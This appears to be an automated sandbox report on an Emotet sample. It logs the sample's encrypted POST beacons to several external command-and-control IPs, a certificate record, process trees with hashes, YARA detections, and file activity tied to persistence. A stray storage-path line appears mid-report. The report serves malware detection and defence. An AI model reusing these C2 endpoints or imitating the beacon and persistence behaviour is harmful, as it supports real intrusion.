af 72 c4 00 16 5f 75 ad 1a 58 61 49 4b 2d f5 1f 9b 12 b6 14 2b cd 47 01 53 51 a8 18 a2 be 3c f2 b6 cb 11 7d 23 f5 0a b7 59 d2 c8 9f a3 0e 7d bf c0 e4 0f af a2 4d 48 e3 df 84 ce 33 f5 9e 92 eb 7b 30 0e c0 f6 d6 24 27 e1 a5 4f f6 0b 46 7c 59 26 73 68 1f Data Ascii: {`DHC8^)sG&Psa^V&FNgMaAqKE'0lW{>rhR0)1$/T;iOu{Sr2lhF]].^/_M<8e %/yZw-kA7S5FMB51*^R.F*#,> 1olF(Zt)R:v27-=T:w-X3)7/&+]sfMhPV\%){T6Ld3@@A{bHk%^h#f85gr_uXalK-+GSQ<}#Y}MH3{0$'OF|Y&sh

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 17:56:00.320611000 CEST	1159	IN	HTTP/1.1 400 Bad Request Date: Wed, 31 Mar 2021 15:56:00 GMT Server: Apache/2.4.25 (Debian) Content-Length: 362 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 20 72 65 71 75 65 73 74 20 74 68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20 63 6f 75 6c 64 20 6e 6f 74 20 75 6e 64 65 72 73 74 61 6e 64 2e 3c 62 72 20 2f 3e 0a 52 65 61 73 6f 6e 3a 20 59 6f 75 27 72 65 20 73 70 65 61 6b 69 6e 67 20 70 6c 61 69 6e 20 48 54 54 50 20 74 6f 20 61 6e 20 53 53 4c 2d 65 6e 61 62 6c 65 64 20 73 65 72 76 65 72 20 70 6f 72 74 2e 3c 62 72 20 2f 3e 0a 20 49 6e 73 74 65 61 64 20 75 73 65 20 74 68 65 20 48 54 54 50 53 20 73 63 68 65 6d 65 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 55 52 4c 2c 20 70 6c 65 61 73 65 2e 3c 62 72 20 2f 3e 0a 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>400 Bad Request</title></head><body> Bad Request Your browser sent a request that this server could not understand. Reason: You're speaking plain HTTP to an SSL-enabled server port. Instead use the HTTPS scheme to access this URL, please. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49751	167.114.153.153	80	C:\Windows\SysWOW64\videowlan.exe

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 17:58:58.844094992 CEST	7013	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 167.114.153.153 Content-Length: 452 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 51 a6 7d 82 5d 0e c0 4e ed 0c 27 aa 8c 7b f7 0e 82 df 35 5e 05 91 ba 3e f3 2f 98 65 aa a6 22 0c bf 53 c7 96 fd 6d fe c4 ea c5 9a b0 0b 17 15 eb e2 d0 4d 9d a3 9c 56 e1 39 12 7d 7a 1e 34 6c 4a 71 46 e5 e2 cd 79 b2 55 89 93 92 1b fd 1b d2 0d 4a 67 08 57 2e 12 90 eb 9c 38 64 10 e1 2d 72 7d 75 3c 65 2a ac 7a 11 96 d0 d7 25 4f 26 3d d3 61 b8 11 e2 c8 2c a4 5d f9 e7 94 f8 fb aa f7 b4 9d 12 6d c0 6f cf 5b 84 da bd 22 88 13 c5 21 16 dc b1 08 ef eb 39 b3 2d 41 42 89 72 6e 43 83 fe 73 95 72 34 4c 3b 1c 02 7e e9 c6 51 49 a7 98 d1 33 c9 c8 d1 f1 15 65 bc 99 13 40 01 27 b0 55 f9 c1 28 6c ab 21 ae e1 3b 57 64 0f 23 9a 9f 0d 48 0d de 7f ac e1 b1 ea 2a fb 6b 08 b2 70 95 e7 43 e8 dc 1d 60 c5 e2 c0 24 ac 78 dd b7 50 f8 3f 7d fc 2d ed 11 1e 8f 5a e1 95 f9 c2 81 b8 ca b5 75 d1 75 28 c7 3b 73 fb 41 44 b9 5e a5 b8 88 24 cd 23 12 bc c5 00 a6 78 f8 0d b3 2f c1 4e 29 b1 65 95 b9 f8 5e a2 e5 83 49 b0 89 c8 81 c5 d9 4f 36 3f b5 c9 86 e9 f6 18 49 d7 3f bb f8 06 ff 12 5e 3b cd 7b 09 93 52 1b 11 bc ff 6a cc 6f af 13 3f 41 74 c2 70 a0 2f b6 93 f6 e4 0c d3 62 ab 2d 69 ab d0 27 b9 da 54 9e 97 ab 66 9a 25 a5 04 14 c9 11 f4 da 9a 6c 78 fd dc 88 0d 98 af ee 07 15 0a 88 13 80 1b 0f fe 88 d5 5f a7 db 58 26 49 50 b3 a3 48 38 57 02 3d 22 3e bc 6f d9 14 7d 3a 8e 97 a3 fc 0a cc f9 c5 9b 97 64 78 7a 9f 99 5d e9 d3 36 12 ce a9 56 31 4f 61 d7 22 47 f3 d3 c0 76 2f 9d 0d 23 d8 2d Data Ascii: Q}]N'{5^>/e"SmMV9}z4lJqFyUJgW.8d-r}u<e*z%O&=a,]mo["!9-ABrnCsr4L;~QI3e@'U(l!;Wd#H*kpC`$xP?}-Zuu(;sAD^$#x/N)e^IO6?I?^;{Rjo?Atp/b-i'Tf%lx_X&IPH8W=">o}:dxz]6V1Oa"Gv/#-
Mar 31, 2021 17:58:58.984797955 CEST	7013	IN	HTTP/1.1 302 Found X-Powered-By: Express Vary: Origin, Accept Access-Control-Allow-Credentials: true Location: https://167.114.153.153/ Content-Type: text/plain; charset=utf-8 Content-Length: 46 Date: Wed, 31 Mar 2021 15:58:58 GMT Connection: keep-alive Keep-Alive: timeout=5 Data Raw: 46 6f 75 6e 64 2e 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 31 36 37 2e 31 31 34 2e 31 35 33 2e 31 35 33 Data Ascii: Found. Redirecting to https://167.114.153.153

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49766	178.62.39.238	443	C:\Windows\SysWOW64\videowlan.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 18:03:09.805138111 CEST	7179	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.62.39.238:443 Content-Length: 420 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 36 87 63 be ab 4d 11 9a 8d e5 ae 30 8f 03 f4 ed 2f b2 5d 71 22 94 08 55 72 b7 23 60 88 82 58 bc a5 a1 a6 ee 67 d2 b9 c7 a2 75 f2 be 20 ca 5a 1e 72 3c 32 34 49 9d 8d da b0 c4 17 29 6f bc 3b 25 bc f6 35 5b ac b1 1d 6e 5b 72 e1 b7 d0 ff 24 e6 66 d1 eb cc 8c 4c 48 04 bd bb ba c7 c0 50 2a c3 a1 a8 07 ed 2d ee 36 10 7c eb 4f 94 bf 3c f3 2c d7 e8 47 38 6b 1b c7 40 e9 fb 6b d4 06 8f 17 7d 79 88 fa 04 3e 43 80 05 27 64 f8 f2 e9 a3 99 78 20 22 d9 d8 02 c0 c8 8a 3c ec 72 2e 24 da dc cc 73 b9 0e c1 04 e4 2c 14 cd 78 4d 80 15 7d 40 93 36 64 45 bc ca b8 3b 36 30 3c 75 a4 32 e3 13 b0 6d 96 66 c3 6b 3d 83 27 9b ce 35 cc bf 7d 45 c6 68 8b 68 22 af be f7 21 32 3a f1 4d 77 c3 eb 49 51 d4 5d c4 c3 43 3d af 25 8a d2 9e 0b 5e 62 b8 23 96 52 87 ab 9f 99 76 c3 4c ca 04 8e 13 76 97 66 df 65 e3 e3 30 00 26 0d 50 4b 07 9d fe 28 0e d7 90 e4 88 18 54 af c8 99 cc a4 b7 55 2d bf 8f 74 3b cf 2a 29 c2 62 81 51 a3 85 7e 7f 38 9f 93 b1 48 03 7c be ac d5 d3 13 4e a3 2e 84 20 79 8e 43 13 3e 3e 6e 5b d3 eb 66 66 e8 4f 31 60 ae a1 ab 63 a2 0f 95 f1 e9 eb ae 2f 88 89 62 81 e1 a3 1d 7f 68 60 bc c7 90 b7 6a de a4 42 bb 93 e5 18 93 e7 3a 23 ea 68 67 9a 45 03 40 44 d8 65 22 c5 70 3a b0 a9 80 0e f3 ba 6d ec 58 94 57 e6 b3 34 c0 07 4a 52 e6 20 83 d1 99 36 a7 a7 d1 34 31 7d 40 3d d7 36 Data Ascii: 6cM0/]q"Ur#`Xgu Zr<24I)o;%5[n[r$fLHP*-6\|O<,G8k@k}y>C'dx "<r.$s,xM}@6dE;60<u2mfk='5}Ehh"! 2:MwIQ]C=%^b#RvLvfe0&PK(TU-t;*)bQ~8H|N. yC>>n[ffO1`c/bh`jB:#hgE@De"p:mXW4JR 641}@=6
Mar 31, 2021 18:03:09.856867075 CEST	7180	IN	HTTP/1.1 400 Bad Request Server: nginx/1.14.0 (Ubuntu) Date: Wed, 31 Mar 2021 16:03:09 GMT Content-Type: text/html Content-Length: 682 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 54 68 65 20 70 6c 61 69 6e 20 48 54 54 50 20 72 65 71 75 65 73 74 20 77 61 73 20 73 65 6e 74 20 74 6f 20 48 54 54 50 53 20 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 63 65 6e 74 65 72 3e 54 68 65 20 70 6c 61 69 6e 20 48 54 54 50 20 72 65 71 75 65 73 74 20 77 61 73 20 73 65 6e 74 20 74 6f 20 48 54 54 50 53 20 70 6f 72 74 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>400 The plain HTTP request was sent to HTTPS port</title></head><body bgcolor=" white"><center> 400 Bad Request </center><center>The plain HTTP request was sent to HTTPS port</center><hr><center>nginx/1.14.0 (Ubuntu)</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49768	79.172.249.82	443	C:\Windows\SysWOW64\videowlan.exe

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 18:03:40.755369902 CEST	7195	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.172.249.82:443 Content-Length: 420 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 58 bc bb 04 e4 14 85 db 8c 7d 08 8e 27 65 5d 4e ae 1d 58 2d 51 a0 e8 a4 83 99 e8 9c 62 6c 71 ae 52 f9 a7 e8 7f f9 52 42 f9 0b 1e 03 0a 56 0b d2 6c 61 13 e2 2b 87 b8 ea 61 49 e7 e5 44 33 c5 ea 43 e4 55 ce 23 77 f9 5e 6e e1 8d f9 d3 3e 2a 9d 10 59 db 1c 3f f6 8d 2f e6 5e d3 09 3b 57 e1 20 ee b6 a0 61 fe ea cf ce 03 d7 a4 7f f7 45 3f 1c 86 88 e0 d6 22 20 45 81 8b 0e 03 d3 89 c7 2b 44 97 26 68 dd 44 44 73 01 b1 b5 57 b3 54 ad 1a 56 4c 6a f3 86 be c6 9a 3a f5 56 6a 17 7b 5d ac 2a 33 32 75 dd 41 eb ac 2d 0d 23 87 b6 c1 71 4e 0b 80 be c4 92 e6 2b 3c e3 9e ab e4 5b 83 da b6 9e 77 cc 49 48 6a 4b 2c fb d2 da d0 12 89 32 5f 6e 18 c7 e6 3a 3f 37 5c 7b ed 2c 00 c2 30 2c f8 e7 6c 5e 39 de eb 91 13 35 04 f2 80 37 7b f9 7f 96 8d 8c e3 ee 42 97 bb 5f 8c ee 3b 2f 6e 10 a2 6c 66 38 df c4 29 70 ba 0c 7e 25 d6 67 a2 82 4c 90 30 5a 7b 98 cd 64 a3 d3 f7 d3 83 22 cb 4b fe c2 fc 9e 2f a7 6f 38 a4 1d e4 9c 6b 2f 49 d8 15 0e 05 d7 53 a1 fc 04 44 3b 73 19 87 c6 26 0b 95 fb 9a e4 0b 36 06 17 e2 fc f9 0c f8 eb 15 93 3a ea da e8 b3 2e b8 ad 00 c7 13 70 ef 87 26 3a 94 b2 e8 fa 54 95 d7 6a 9e f0 15 2a 51 37 eb e5 06 ad e7 9b 7b 89 1e 60 c4 10 69 e6 90 25 f1 d5 b3 5e 9e a3 ca 70 52 60 32 6c 0c ad b6 a3 a3 83 c6 08 f0 bc 0c 19 53 a7 80 31 ef 10 00 27 e4 33 7e 8a d0 65 f2 f3 Data Ascii: X}'e]NX-QblqRRBVla+aID3CU#w^n>*Y?/^;W aE?" E+D&hDDsWTVLj:Vj{]*32uA-#qN+<[wIHjK,2_n:?7\{, 0,l^957{B_;/nlf8)p~%gL0Z{d"K/o8k/ISD;s&6:.p&:Tj*Q7{`i%^pR`2lS1'3~e

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 18:03:40.808885098 CEST	7195	IN	HTTP/1.1 400 Bad Request Date: Wed, 31 Mar 2021 16:03:40 GMT Server: Apache/2.4.25 (Debian) Content-Length: 362 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 20 72 65 71 75 65 73 74 20 74 68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20 63 6f 75 6c 64 20 6e 6f 74 20 75 6e 64 65 72 73 74 61 6e 64 2e 3c 62 72 20 2f 3e 0a 52 65 61 73 6f 6e 3a 20 59 6f 75 27 72 65 20 73 70 65 61 6b 69 6e 67 20 70 6c 61 69 6e 20 48 54 54 50 20 74 6f 20 61 6e 20 53 53 4c 2d 65 6e 61 62 6c 65 64 20 73 65 72 76 65 72 20 70 6f 72 74 2e 3c 62 72 20 2f 3e 0a 20 49 6e 73 74 65 61 64 20 75 73 65 20 74 68 65 20 48 54 54 50 53 20 73 63 68 65 6d 65 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 55 52 4c 2c 20 70 6c 65 61 73 65 2e 3c 62 72 20 2f 3e 0a 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>400 Bad Request</title></head><body> Bad Request Your browser sent a request that this server could not understand. Reason: You're speaking plain HTTP to an SSL-enabled server port. Instead use the HTTPS scheme to access this URL, please. </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 31, 2021 17:58:59.460320950 CEST	167.114.153.153	443	192.168.2.3	49752	CN=uwcodeforce.ca CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Feb 16 21:47:22 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon May 17 22:47:22 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-65281,29-23-24,0	51c64c77e60f3980eea90869b68c58a8
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



- sample.exe.exe
- sample.exe.exe
- svchost.exe
- videowlan.exe
- videowlan.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe
- svchost.exe
- svchost.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: sample.exe.exe PID: 4724 Parent PID: 5576

General

Start time:	17:55:50
Start date:	31/03/2021
Path:	C:\Users\user\Desktop\sample.exe.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\sample.exe.exe'
Imagebase:	0xc50000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.197198753.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.195242033.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: sample.exe.exe PID: 772 Parent PID: 4724

General

Start time:	17:55:51
Start date:	31/03/2021
Path:	C:\Users\user\Desktop\sample.exe.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\sample.exe.exe
Imagebase:	0xc50000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000002.204686591.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000000.196821065.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\videowlan.exe:Zone.Identifier	success or wait	1	C519CE	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 3980 Parent PID: 568

General

Start time:	17:55:51
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: videowlan.exe PID: 580 Parent PID: 568

General

Start time:	17:55:54
Start date:	31/03/2021
Path:	C:\Windows\SysWOW64\videowlan.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\videowlan.exe
Imagebase:	0xc50000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000000.202634160.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.204575479.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: videowlan.exe PID: 5296 Parent PID: 580

General

Start time:	17:55:55
Start date:	31/03/2021
Path:	C:\Windows\SysWOW64\videowlan.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\videowlan.exe
Imagebase:	0xc50000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000000.204137551.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.1277310547.0000000000C51000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache\IE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache\Content.IE5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	C51E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\History\History.IE5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	C51E04	HttpSendRequestW

Analysis Process: svchost.exe PID: 1748 Parent PID: 568

General

Start time:	17:56:20
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5848 Parent PID: 568

General

Start time:	17:56:21
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6020 Parent PID: 568

General

Start time:	17:56:31
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6096 Parent PID: 568

General

Start time:	17:56:32
Start date:	31/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
